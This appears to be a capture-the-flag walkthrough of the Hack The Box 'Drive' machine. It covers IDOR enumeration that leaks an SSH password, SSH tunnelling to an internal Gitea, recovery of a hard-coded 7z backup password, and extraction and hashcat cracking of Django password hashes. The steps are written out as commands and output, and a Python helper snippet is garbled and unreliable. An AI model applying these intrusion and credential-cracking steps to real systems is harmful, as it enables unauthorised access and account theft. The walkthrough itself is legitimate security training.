

# Drive

## Drive

<https://app.hackthebox.com/machines/Drive>

hashcat

IDOR

sqlite

recon

```
rustscan -a 10.10.11.235 -- -sC -sV -A | tee scan.txt
```

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

| 3072 275a9fdb91c316e57da6d6dcb6bbd4a (RSA)

| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCyYCDYN041kanjaSvUxqW5SenLxm0d0OeKT63VFnpXosvShWWbaEg96sDQ96DjF8FwPUco6uWREvp/Iqbr4pU+CyuzuGgvyHskLuruW386eCUwHyigizK98wPLpZWdc50xXJjUV+1SbczNr08K4IgFgB6PxoXrw3n19/lSJEH2dLzn/cwD78CO5/lrx4EowSky2dFPjpIGhM6bWHe1iKugD9Jlyq66f5Cw3B1KsZr5HgdIMCYpw3ykfpeRbcNL0pWn1AN9KeBkIJGNpzJ9RPj1YB0s5i9LPdcq64gyhrCmcfl3Yyukq4R50LuHRbbnc7TZHT3zHSKx9uln0QDD

EL7CGGZbtRpj2D++jjDuIK/mtawGerjgHonX0RA/IPACyEYv01C6J5hjuQGqJvbltdtz9w0S7hJUgYx/MH2n2N8r0pS0IYQL7KxkFZ72w7WiQGktRt+Jzj5QvAXhbtXpkY9rh1b7DL11LMv5VBE5YAwuwQutbSUYAtZKS657xwVPhU=

| 256 9d076bc847280df29f81f2b8c3a67853 (ECDSA)

| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBCnF1ZLcx/U/Eo2AMywmrEXFF3MKF6k2oeLVjHswAvYtAqk0Nbv8SCQF9gpR/EkDvoSF0bB1oovBnk2bHDT6SI=

| 256 1d30349f797369bdf667f3343c1ff94e (ED25519)

| ssh-ed25519 AAAAC3NzaC1lZD11NTESAAAAIPJ60hQrxnk21SpqzRQ4g/dd65QFrOXnu/gN0SU2f4U/

80/tcp open http syn-ack nginx 1.18.0 (Ubuntu)

|\_ http-server-header: nginx/1.18.0 (Ubuntu)

|\_ http-title: Did not follow redirect to <http://drive.htb/>

|\_ http-methods:

|\_ Supported Methods: GET POST OPTIONS

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

I can register my account

# DOODLE GRIVE

Upload, Edit, Share files with your friends and more... Doodle Grive is the most famous platform for sharing files with colleagues, friends and everyone in the world!

UPLOAD FILE

DASHBOARD

File name 📄	Owner 👤	Group 👤	Created Date 🕒	Reserve 🔒
Welcome_to_Doodle_Grive!	admin	public	Dec. 24, 2022, 5:04 p.m.	admin

Just View

Welcome to Doodle Grive files sharing platform!  
thank you for using our platform  
if you have and questions don't be affraid to contact us using the contact-us page!  
have fun! :)

IDOR

IDOR testing:

← → ↺ 🏠

drive.htb/100/getFileDetail/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Shift Cipher - Online D...

📄

Hello romchik

File name 📁	Owner 👤	Group 👥	Created Date 🕒
Welcome_to_Doodle_Grive!	admin	public	Dec. 24, 2022, 5:04 p.m.

Just View

1 x +

Send ⚙️ Cancel ⏪ ⏩

Request

Pretty Raw Hex Hackvortor

1 GET /1/getFileDetail/ HTTP/1.1

2 Host: drive.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://drive.htb/home/

8 Connection: close

9 Cookie: csrfToken=EIwxx1PsMQqy43uagTvwBn6R1QHTJj4S; sessionId=35vbdd9ub1r1366q73cvx7jtv8d85cj6

10 Upgrade-Insecure-Requests: 1

11

12

Response

Pretty Raw Hex Render Hackvortor

1 HTTP/1.1 500 Internal Server Error

2 Server: nginx/1.18.0 (Ubuntu)

3 Date: Wed, 28 Feb 2024 20:05:18 GMT

4 Content-Type: application/json

5 Content-Length: 82

6 Connection: close

7 X-Frame-Options: DENY

8 Vary: Cookie

9 X-Content-Type-Options: nosniff

10 Referrer-Policy: same-origin

11 Cross-Origin-Opener-Policy: same-origin

12

13 {

14 "status": "Internal Server Error",

15 "message": "No File matches the given query."

16 }

Try some numbers in intruder. Some numbers (for example 79,88,89) have unauthorized request. No Idor

🔍 Choose an attack type

Attack type: Sniper

📌 Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

🎯 Target: http://drive.htb

☒ Update Host header to match target

Add \$  
Clear \$  
Auto \$  
Refresh

1 GET /1005/getFileDetail/ HTTP/1.1

2 Host: drive.htb

3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Referer: http://drive.htb/home/

8 Connection: close

9 Cookie: csrfToken=EIwxx1PsMQqy43uagTvwBn6R1QHTJj4S; sessionId=35vbdd9ub1r1366q73cvx7jtv8d85cj6

10 Upgrade-Insecure-Requests: 1

11

12

⚙️ ⏪ ⏩ Search 🔍

1 payload position

1 highlight  
Length: 481

9998401340

10099401340

1011002005395

102101401340

RequestResponse

PrettyRawHexRenderHackvortor

1 HTTP/1.1 401 Unauthorized  
2 Server: nginx/1.18.0 (Ubuntu)  
3 Date: Wed, 28 Feb 2024 20:12:08 GMT  
4 Content-Type: application/json  
5 Content-Length: 26  
6 Connection: keep-alive  
7 X-Frame-Options: DENY  
8 Vary: Cookie  
9 X-Content-Type-Options: nosniff  
10 Referrer-Policy: same-origin  
11 Cross-Origin-Opener-Policy: same-origin  
12 {  
13 {  
    "status": "unauthorized"  
}

0 highlights

But if I download file and click "reserve" - I will found vulnerable endpoint

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecShift Cipher - Online D...

Hello romchik

FilesGroupsReports

File name	Owner	Group	Created Date	Reserve
Welcome_to_Doodle_Grive!	admin	public	Dec. 24, 2022, 5:04 p.m.	admin
romchik	my File	public	Feb. 28, 2024, 8:48 p.m.	Reserve

drive.htb/114/block/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecShift Cipher - Online D...

Hello romchik

FilesGroupsReportsLogout

File name	Owner	Group	Created Date	Reserve
romchik	romchik	public	Feb. 28, 2024, 8:48 p.m.	romchik

Change properties

Delete

Edit Content

Just View

drive.htb/79/block/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecShift Cipher - Online D...

Hello romchik

FilesGroupsReportsLogout

File name	Owner	Group	Created Date	Reserve
announce_to_the_software_Engineering_team	admin	doodleGrive-development-team	Dec. 23, 2022, 3:12 p.m.	romchik

Just View

hey team after the great success of the platform we need now to continue the work.  
on the new features for ours platform.  
I have created a user for martin on the server to make the workflow easier for you please use the password "Xk4@KjyrYv8t194L!".  
please make the necessary changes to the code before the end of the month  
I will reach you soon with the token to apply your changes on the repo  
thanks!

login ssh as martin

```
(kali㉿kali)-[~/HTB]
└─$ ssh martin@drive.htb
The authenticity of host 'drive.htb (10.10.11.235)' can't be established.
ED25519 key fingerprint is SHA256:peISHngFC65Dty34JU07mwuE89m2GA0Z8GUFC7skwa0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'drive.htb' (ED25519) to the list of known hosts.
martin@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Just View
System information as of Wed 28 Feb 2024 08:53:28 PM UTC

System load: great success 0.0 platform we need now to continue the work.
Usage of /: 63.1% of 5.07GB
Memory usage: 21%
Swap usage: 0%
Processes: 228
Users logged in: 0
IPv4 address for eth0: 10.10.11.235
IPv6 address for eth0: dead:beef::250:56ff:feb9:32e6

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

martin@drive:~$ ls -la
total 32
drwxr-x--- 5 martin martin 4096 Sep 11 09:24 .
```

## ssh enumerate

```
scp linpeas.sh martin@drive.htb:/home/martin
```

I found a lot of users but very interesting is git)

```
┌───┐ Users with console
cris:x:1002:1002:Cris Disel,,,:/home/cris:/bin/bash
git:x:115:119:Git Version Control,,,:/home/git:/bin/bash
martin:x:1001:1001:martin cruz,,,:/home/martin:/bin/bash
root:x:0:0:root:/root:/bin/bash
tom:x:1003:1003:Tom Hands,,,:/home/tom:/bin/bash
```

Because I check services on open ports one of them is "gitea"

## Active Ports

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports>

tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:33060	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::80	:::*	LISTEN	-
tcp6	0	0	:::22	:::*	LISTEN	-
tcp6	0	0	:::3000	:::*	LISTEN	-

## Can I sniff with tcpdump?

No

```
curl localhost:3000
```

```
</div>
</div>
<a href="/assets/js/licenses.txt">Licenses</a>
<a href="/api/swagger">API</a>
<a target="_blank" rel="noopener noreferrer" href="https://gitea.io">Website</a>

</div>
</div>
</footer>

<script src="/assets/js/index.js?v=1.17.4" onerror="alert('Failed to load asset files
p.ini is correct.')"></script>

</body>
</html>

martin@drive:~$
```

Create tunnel to my kali

```
ssh -L 3000:localhost:3000 martin@drive.htb
```

```
(kali@kali)-[~/HTB/drive]
$ ssh -L 3000:localhost:3000 martin@drive.htb
martin@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed 28 Feb 2024 09:14:48 PM UTC

System load:          0.02
Usage of /:            63.3% of 5.07GB
Memory usage:         26%
Swap usage:            0%
Processes:            223
Users logged in:      1
IPv4 address for eth0: 10.10.11.235
IPv6 address for eth0: dead:beef::250:56ff:feb9:32e6

Expanded Security Maintenance for Applications is not enabled.


0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Feb 28 20:53:29 2024 from 10.10.14.207
martin@drive:~$
```


On this site I found 2 users



Password the same fo ssh martin but here I need to use his username form gitea



I found crisDisel's repository



Download all the files

```

(kali㉿kali)-[~/HTB/drive]
$ git clone http://localhost:3000/crisDisel/DoodleGrive
Cloning into 'DoodleGrive' ...
Username for 'http://localhost:3000': martinCruz
Password for 'http://martinCruz@localhost:3000': 
remote: Enumerating objects: 227, done.
remote: Counting objects: 100% (227/227), done.
remote: Compressing objects: 100% (187/187), done.
remote: Total 227 (delta 46), reused 209 (delta 36)
Receiving objects: 100% (227/227), 2.67 MiB | 690.00 KiB/s, done.
Resolving deltas: 100% (46/46), done.

(kali㉿kali)-[~/HTB/drive]
$ ls -la
total 12
drwxr-xr-x 3 kali kali 4096 Feb 28 16:21 .
drwxr-xr-x 8 kali kali 4096 Feb 28 14:51 ..
drwxr-xr-x 7 kali kali 4096 Feb 28 16:22 DoodleGrive

(kali㉿kali)-[~/HTB/drive]
$ cd DoodleGrive

(kali㉿kali)-[~/HTB/drive/DoodleGrive]
$ ls -la
total 268
drwxr-xr-x 7 kali kali 4096 Feb 28 16:22 .
drwxr-xr-x 3 kali kali 4096 Feb 28 16:21 ..
drwxr-xr-x 6 kali kali 4096 Feb 28 16:22 accounts
-rwxr-xr-x 1 kali kali 457 Feb 28 16:22 db_backup.sh
-rwxr-xr-x 1 kali kali 3760128 Feb 28 16:22 db.sqlite3
drwxr-xr-x 4 kali kali 4096 Feb 28 16:22 geeks_site
drwxr-xr-x 8 kali kali 4096 Feb 28 16:22 .git
-rwxr-xr-x 1 kali kali 666 Feb 28 16:22 manage.py
drwxr-xr-x 4 kali kali 4096 Feb 28 16:22 media
drwxr-xr-x 5 kali kali 4096 Feb 28 16:22 myApp

```

Found script which use 7z to save database dumps in /var/www/backups

```

(kali㉿kali)-[~/HTB/drive/DoodleGrive] /usr/bin/nologin
$ cat db_backup.sh
#!/bin/bash
DB=$1
date_str=$(date +%d_%b)
7z a -p'H@ckTh1sP@ssW0rD1fY0uC@n:)' /var/www/backups/${date_str}_db_backup.sqlite3.7z db.sqlite3
cd /var/www/backups/
ls -l --sort=t *.7z > backups_num.tmp
backups_num=$(cat backups_num.tmp | wc -l)
if [[ $backups_num -gt 10 ]]; then
    rm $(ls *.7z --sort=t --color=never | tail -1)
fi
rm backups_num.tmp

```

Download all the files to my kali

```
scp martin@drive.htb:/car/www/backups/* .
```

```

(kali㉿kali)-[~/HTB/drive]
$ scp martin@drive.htb:/car/www/backups/* .
martin@drive.htb's password:
scp: remote readdir("/car/www/backups/"): No such file or directory
scp: /car/www/backups/*: No such file or directory

(kali㉿kali)-[~/HTB/drive]
$ scp martin@drive.htb:/var/www/backups/* .
martin@drive.htb's password:
1_Dec_db_backup.sqlite3.7z 100% 13KB 59.3KB/s 00:00
1_Nov_db_backup.sqlite3.7z 100% 12KB 67.6KB/s 00:00
1_Oct_db_backup.sqlite3.7z 100% 12KB 74.6KB/s 00:00
1_Sep_db_backup.sqlite3.7z 100% 12KB 53.6KB/s 00:00
db.sqlite3 100% 3672KB 288.1KB/s 00:12

```

```
sqlite3 db.sqlite3
```

```
.dump
```

```

CREATE TABLE IF NOT EXISTS "accounts_customuser" ("id" integer NOT NULL PRIMARY KEY AUTOINCREMENT, "name" varchar(150) NOT NULL UNIQUE,
CREATE TABLE IF NOT EXISTS "accounts_customuser" ("id" integer NOT NULL PRIMARY KEY AUTOINCREMENT, "password" varchar(128) NOT NULL, "last_login"
, "username" varchar(150) NOT NULL UNIQUE, "first_name" varchar(150) NOT NULL, "last_name" varchar(150) NOT NULL, "email" varchar(254) NOT NULL
OT NULL, "date_joined" datetime NOT NULL);

```



Here is table accounts\_customer

I check onle username and password

```
sqlite> select * from accounts_customer;
21|sha1$W5IGzMQPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason||jamesMason@drive.htb|0|1|2022-12-23 12:33:04
22|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz||martin@drive.htb|0|1|2022-12-23 12:35:02
23|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands||tom@drive.htb|0|1|2022-12-23 12:37:45
24|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel||cris@drive.htb|0|1|2022-12-23 12:39:15
30|sha1$jzpj8fqBgY66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
sqlite> select username,password from accounts_customer;
jamesMason|sha1$W5IGzMQPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgY66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
```

Looks like I have all passwords!

But No works passwords after craking!

So I have password fo 7z file. I need dump all passwords. Maybe 1 of them was changed

```
(kali㉿kali)-[~/HTB/drive]
$ 7z x 1_Oct_db_backup.sqlite3.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,6 CPUs Intel(R) Core(TM) i7-10870H CPU @ 2.20GHz (A0652),ASM)

Scanning the drive for archives:
1 file, 12722 bytes (13 KiB)

Extracting archive: 1_Oct_db_backup.sqlite3.7z
--
Path = 1_Oct_db_backup.sqlite3.7z
Type = 7z
Physical Size = 12722
Headers Size = 146
Method = LZMA2:22 7zAES
Solid = -
Blocks = 1

Enter password (will not be echoed):
Everything is Ok

Size:          3760128
Compressed: 12722

(kali㉿kali)-[~/HTB/drive]
$ mv db.sqlite3 db.sqlite3_2

(kali㉿kali)-[~/HTB/drive]
$ 7z x 1_Sep_db_backup.sqlite3.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,6 CPUs Intel(R) Core(TM) i7-10870H CPU @ 2.20GHz (A0652),ASM)

Scanning the drive for archives:
1 file, 12770 bytes (13 KiB)

Extracting archive: 1_Sep_db_backup.sqlite3.7z
--
Path = 1_Sep_db_backup.sqlite3.7z
```

after I dump all databases 1 by 1

```

(kali㉿kali)-[~/HTB/drive]
$ sqlite3 db.sqlite3
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select username,password from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sqlite> ^Z
zsh: suspended  sqlite3 db.sqlite3

(kali㉿kali)-[~/HTB/drive]
$ sqlite3 db.sqlite3_0
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select username,password from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$kyvDtANaFBYRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sqlite> ^Z
zsh: suspended  sqlite3 db.sqlite3_0

(kali㉿kali)-[~/HTB/drive]
$ sqlite3 db.sqlite3_1
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> select username,password from accounts_customuser;
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
sqlite> ^Z
zsh: suspended  sqlite3 db.sqlite3_1

(kali㉿kali)-[~/HTB/drive]
$ sqlite3 db.sqlite3_2

```

Sorting (some hashes are same)

```
cat hash.txt | sort -u > hashes.txt
```

```

(kali㉿kali)-[~/HTB/drive]
$ cat hash.txt | sort -u > hashes.txt

(kali㉿kali)-[~/HTB/drive]
$ cat hashes.txt
admin|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
crisDisel|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
jamesMason|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
martinCruz|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
tomHands|sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
tomHands|sha1$kyvDtANaFBYRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
tomHands|sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a

```

I need to replace all | to : for hash cat

little python script

```

GNU nano 7.2
with open('hashes.txt','r') as file:
    attack.pa = file.read()
    a = a.replace('|',':')
with open('hashes.txt','w') as file:
    file.write(a)
file.close()

--$ cd THM

--(kali@kali)~[~/THM]
--$ cat coma.py
with open('hash.txt', 'r') as file:
    content = file.read()
content = content.replace(',','\n')

hashcat -a 0 --user hashes.txt /home/kali/Desktop/rockyou.txt

